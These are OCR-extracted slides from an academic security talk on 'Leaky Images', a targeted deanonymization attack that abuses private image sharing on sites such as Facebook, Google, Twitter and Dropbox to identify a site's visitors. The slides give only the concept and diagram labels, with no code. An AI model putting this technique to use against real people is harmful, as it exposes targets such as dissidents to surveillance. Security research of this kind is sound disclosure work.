Leaky Images: Targeted Privacy Attacks in the Web

Cristian-Alexandru Staicu, TU Darmstadt
Michael Pradel, TU Darmstadt/University of Stuttgart

Has John Visited My Site?

Goal: Precisely identify a visitor of an attacker-controlled site

- Does a celebrity visit a questionable site?
- Does a suspected criminal visit an illegal site?
- Does a political dissident access content forbidden by an oppressive regime?
- Which reviewer accesses the additional material?

This Talk: Leaky Images

Targeted deanonymization attack

- Attack a single victim
- Attack a group of people
- Pseudonym linking attack
- Scriptless variant of the attack

Top websites are affected

- E.g., Facebook, Google, Twitter, and Dropbox

Basic Idea of Leaky Images Attack


Attacker

Victim


Website

Other users

Basic Idea of Leaky Images Attack



Basic Idea of Leaky Images Attack



Basic Idea of Leaky Images Attack

Attacker

Share image

Victim

Image sharing service

Website

Other users

Basic Idea of Leaky Images Attack

Attacker


Share image

Victim

Image sharing service


Website

Any site that allows sharing images with specific users, e.g., Facebook, Twitter, Google, or Dropbox




Other users


Basic Idea of Leaky Images Attack



